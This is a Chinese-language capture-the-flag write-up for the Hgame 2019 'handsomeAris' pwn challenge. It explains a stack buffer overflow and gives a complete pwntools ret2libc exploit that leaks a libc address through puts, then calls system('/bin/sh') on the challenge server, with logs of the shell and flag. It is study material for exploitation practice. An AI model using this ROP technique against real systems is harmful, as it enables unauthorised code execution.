
Hgame2019 handsomeAris


笔记本:	PWN		
创建时间:	2019/2/9 17:14	**更新时间:**	2019/2/9 17:41
作者:	zmbcen@163.com		

Hgame 2019 handsomearis

审题



```
__int64 __fastcall main(__int64 a1, char **a2, char **a3)
{
  char s[8]; // [rsp+0h] [rbp-20h]
  __int64 v5; // [rsp+8h] [rbp-18h]
  __int64 v6; // [rsp+10h] [rbp-10h]
  __int64 v7; // [rsp+18h] [rbp-8h]

  sub_400706();
  *(_QWORD *)s = 0LL;
  v5 = 0LL;
  v6 = 0LL;
  v7 = 0LL;
  puts(s2);
  puts("Repeat me!");
  fgets(s, 96, stdin);                          // 控制相当长的缓冲区，使得s和s2相同，
  if ( s[strlen(s) - 1] == '\n' )
    s[strlen(s) - 1] = '\0';
  if ( strcmp(s, s2) )
  {
    puts("You are not so Aris..");
    exit(1);
  }
  puts("Great! Power upupuppp!");               // 直接修改函数地址，main函数结束后跳到某个地方执行shellcode
  return 0LL;
}
```
首先是fgets函数，该函数至多读取n-1个字符，并在遇到\n或者EOF时停止读取，如果是\n,则读到的字符中就会有\n换行符。
所以有了紧接着的if语句来消除这种影响

然后checksec


```
[*] '/home/zmbcen/Desktop/race/Hgame2019/pwn/handsomeAris/handsomeariis'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```
没有栈保护和ASLR，考点是绕过NX

一开始以为是无libc版本的题…疯狂尝试DynELF--想的是用puts做泄露来得到system的地址

hint显示：ret2libc，用IDA观看栈空间



```
-0000000000000020 s                db 8 dup(?)           ; 这是16进制！！！！！
-0000000000000018 var_18           dq ?
-0000000000000010 var_10           dq ?
-0000000000000008 var_8            dq ?
+0000000000000000  s               db 8 dup(?)
+0000000000000008  r               db 8 dup(?)
+0000000000000010
+0000000000000010 ; end of stack variables
```

fgets()最多得到96位，存在栈溢出漏洞


这里数了一下，要求输入的字符串

- Aris so handsoooome!

很巧的刚好20个字节---所以我当时一下没反应过来IDA写的20，是0x20，于是又去研究寻找一个gadgets，它的最后两位地址是\x00\x00，这样就可以被strcmp截断，又可以构造ROP链-----结果后来发现自己发神经了---

解答

运用ROPgadgets寻找pop rdi;ret




```
zmbcen@ubuntu:~/Desktop/race/Hgame2019/pwn/handsomeAris$ ls
flag  handsomeariis  libc.so
<OPgadget --binary handsomearis --only "pop|ret"
<OPgadget --binary handsomeariis --only "pop|ret"
<OPgadget --binary handsomeariis --only "pop|ret"
Gadgets information
============================================================
0x000000000040086c : pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x000000000040086e : pop r13 ; pop r14 ; pop r15 ; ret
0x0000000000400870 : pop r14 ; pop r15 ; ret
0x0000000000400872 : pop r15 ; ret
0x000000000040086b : pop rbp ; pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x000000000040086f : pop rbp ; pop r14 ; pop r15 ; ret
0x0000000000400670 : pop rbp ; ret
0x0000000000400873 : pop rdi ; ret
0x0000000000400871 : pop rsi ; pop r15 ; ret
0x000000000040086d : pop rsp ; pop r13 ; pop r14 ; pop r15 ; ret
0x0000000000400571 : ret

Unique gadgets found: 11
zmbcen@ubuntu:~/Desktop/race/Hgame2019/pwn/handsomeAris$
```

得到
pop_ret_addr=0x400873

于是通过puts函数来泄露system的地址，再返回main函数，构造payload1

```
payload1=string+p64(0)+(0x20+0x8-0x8-
len(string))*'a'+p64(pop_ret_addr)+p64(__libc_start_main_got)+p64(puts_plt)+p64(main)
```




```
puts_plt=0x40058c
puts_got=0x601018
__libc_start_main=0x601030
main=0x400735
Great! Power upupuppp!

__libc_start_main_addr=0x7f4bbab71740
ris so handsoooome!
```

可以得到__libc_start_main的真实地址，根据该真实地址，可以推到得出system的真实地址

```
system_addr=__libc_start_main_addr-(libc.symbols['__libc_start_main']-libc.symbols['system'])
binsh_addr=__libc_start_main_addr-(libc.symbols['__libc_start_main']-next(libc.search('/bin/sh')))
```

而后则可以构造payload2来getshell

```
payload2=string+p64(0)+(0x20+0x8-0x8-len(string))*'a'+p64(pop_ret_addr)+p64(binsh_addr)+p64(system_addr)
```



```
[+] Opening connection to 118.24.3.214 on port 11002: Done
[*] '/home/zmbcen/Desktop/race/Hgame2019/pwn/handsomeAris/handsomearis'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
[*] '/home/zmbcen/Desktop/race/Hgame2019/pwn/handsomeAris/libc.so.6'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
puts_plt=0x40058c
puts_got=0x601018
__libc_start_main=0x601030
main=0x400735
Great! Power upupuppp!

__libc_start_main_addr=0x7f4bbab71740
ris so handsoooome!

system_addr=0x7f4bbab96390
binsh_addr=0x7f4bbacddd57
[*] Switching to interactive mode
Great! Power upupuppp!
$ ls
bin
dev
flag
handsomeAris
lib
lib32
lib64
run.sh
$ cat flag
hgame{R3peat_m3_Aris_y333333s}[*] Got EOF while reading in interactive
```


附上exp:

```python
# coding=utf-8
from pwn import *

import time
debug=0
if debug:
    p=process('./handsomearis')
    #context.terminal = ['gnome-terminal', '-x', 'sh', '-c']
    #context.log_level = 'debug'

    #gdb.attach(p,'b *0x400798\nc')   #看发送payload之后的状态，断点断在输入的后面
else:
    p=remote('118.24.3.214',11002)

string="Aris so handsoooome!"
e=ELF('./handsomearis')
libc=ELF('./libc.so.6')
p.recvuntil("Aris so handsoooome!")

puts_plt=e.symbols['puts']
print "puts_plt="+hex(puts_plt)
puts_got=e.got['puts']
print "puts_got="+hex(puts_got)
__libc_start_main_got=e.got['__libc_start_main']   #输出GOT表的地址
print "__libc_start_main="+hex(__libc_start_main_got)
main=0x400735
print "main="+hex(main)

pop_ret_addr=0x400873

payload1=string+p64(0)+(0x20+0x8-0x8-
len(string))*'a'+p64(pop_ret_addr)+p64(__libc_start_main_got)+p64(puts_plt)+p64(main)
p.recvuntil("Repeat me!\n")

p.sendline(payload1)

print p.recvline()
__libc_start_main_addr=u64(p.recv(8))-0x410a000000000000
print "__libc_start_main_addr="+hex(__libc_start_main_addr)

print p.recvline()  #输出handsomearis

system_addr=__libc_start_main_addr-(libc.symbols['__libc_start_main']-libc.symbols['system'])
print 'system_addr='+hex(system_addr)
```

```
binsh_addr=__libc_start_main_addr-(libc.symbols['__libc_start_main']-next(libc.search('/bin/sh')))
print 'binsh_addr='+hex(binsh_addr)

payload2=string+p64(0)+(0x20+0x8-0x8-len(string))*'a'+p64(pop_ret_addr)+p64(binsh_addr)+p64(system_addr)
p.recvuntil("Repeat me!\n")
p.sendline(payload2)
p.interactive()
```

学到的调试技巧

调试技巧在网上不好找----问了aris大哥好久---才略懂一些

- **Aris:**
  一般程序阻塞在read这种函数里，那之后的部分才是attach之后能断到的
- 你应该做的是让程序继续运行
- 这个改一下
  
  ```
  'b *0x08048404')
  ```
- b*0x0848404\nc